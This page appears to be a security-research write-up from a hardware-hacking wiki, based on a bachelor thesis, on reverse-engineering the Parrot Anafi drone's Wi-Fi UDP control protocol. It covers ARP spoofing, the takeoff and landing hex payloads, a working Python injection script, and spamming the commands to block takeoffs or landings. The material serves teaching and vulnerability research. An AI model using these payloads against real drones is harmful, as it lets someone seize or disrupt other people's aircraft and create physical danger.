> For the complete documentation index, see [llms.txt](https://www.hardbreak.wiki/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://www.hardbreak.wiki/network-analysis/protocols/application-layer/proprietary-protocols/parrot-anafi-drone-reverse-engineering.md).
# Parrot Anafi Drone Reverse Engineering
In this example, we demonstrate how we reverse-engineered the communication between the Parrot Anafi consumer drone and its controller, which connect via Wi-Fi. The Parrot Anafi hosts its own Wi-Fi network, allowing either the controller or a phone running the Freeflight app to connect. Our goal was to understand the signals sent to the Anafi for initiating takeoff and landing sequences.
## Test Setup

Start by connecting your PC to the Parrot Anafi’s Wi-Fi network. Next, set up an ARP spoofing attack to place your PC in a man-in-the-middle position between the drone and its controller. This can be accomplished using tools like Ettercap, allowing your device to capture the data exchanged between the two.
The resulting test setup may look like this:
Parrot Anafi test setup
## Packet Analysis

Using Wireshark, we can look at the packets, which are send during a landing and a starting sequence (picture shows just a snippet):
Example packet
We can see that the communication between the drone and the controller is done over UDP. Every UDP packet had some kind of hex string as payload, which was non-ASCII

Next, we looked at the distribution of the packets send, of all packets send during one start and landing of the drone:
Distribution of UDP packet type during one start and landing

To distinguish which packet is responsible for the start and landing we captured 17 start and landings and saw that the amount of third type (length=53 bytes) of messages went from 2 to 34. Could this be the packet which controls the start/landing? since 17\*2=34
We can filter in Wireshark with `frame.len==53` to filter just for the start/landing packets:
Wireshark filter which only shows start and landing packets
The payload of the packets had a pretty clear structure: (here an example of a few)
```
04 0b 0b 00 00 00 00 01 00 01 00
04 0b 0c 0b 00 00 00 01 00 03 00
04 0b 0d 0b 00 00 00 01 00 01 00
04 0b 0e 0b 00 00 00 01 00 03 00
04 0b 0f 0b 00 00 00 01 00 01 00
04 0b 10 0b 00 00 00 01 00 03 00
04 0b 11 0b 00 00 00 01 00 01 00
04 0b 12 0b 00 00 00 01 00 03 00
```
After analyzing the protocol more, we could reverse the format of this type packet:
Structure of start and landing packets
## Attack
Let's see if we can send our own packets from our PC to the drone, in order to start and land it, without using the controller. For that we setup a Python script (see below) to send a UDP packet with the payload `040bff0b000000300001000100` to the drone to start it. Note that we set the counter to `FF`, as packets are dropped by the drone if the counter value is less than the current counter. Using `FF` ensures it is always accepted.
```python
import socket
# Define target IP and ports
target_ip = "192.168.42.1"
destination_port = 2233
# Define the payload
payload = bytes.fromhex("040bff0b000000300001000100") #for starts
#payload = bytes.fromhex("040bff0b000000300001000300") #for landings
# Create a UDP socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
# Send the payload to the target IP and port
sock.sendto(payload, (target_ip, destination_port))
# Close the socket
sock.close()
print(f"Payload sent to {target_ip}:{destination_port}")
```
And we did it! The drone performed its auto-start maneuver and was hovering above! In order to land the drone again we can send `040bff0b000000300001000300`to the drone. Note that the trigger byte (2nd last byte) was set to `03`.
Notice, one does not need to change the MAC address to get these results. The Anafi processed the packages even though the laptop was not the primary controller at this time.
If we spam either the takeoff or landing command, the following attacks can be exploited:
1. **Possible Attacks**
1. Prevent starts
1. The next experiment was to spam the landing command constantly, with the result that the drone was unable to start using the controller. The drone’s rotors were spinning for a second but then the landing command was received and the Anafi stopped the starting process.
2. Prevent landings
1. The same result could be achieved with spamming the starting package. If one presses the landing button on the controller or phone the drone started to go down, but as soon as the starting package from the laptop came in the drone stopped the landing and stared to hovering above the ground again. As a result, the phone user was unable to land the drone properly.
## Summary
This case study shows why it is relevant to reverse network protocols when analyzing IoT devices. As an attacker, who has access to the Parrot Anafis WiFi network we can send unauthenticated packets to the drone and control its starts and landings. This can be done by any device, which can connect to WiFi networks.
## Resources
* Bachelor Thesis, Jonas Rosenberger (me)
* [Parrot ANAFI](https://www.parrot.com/en/drones/anafi)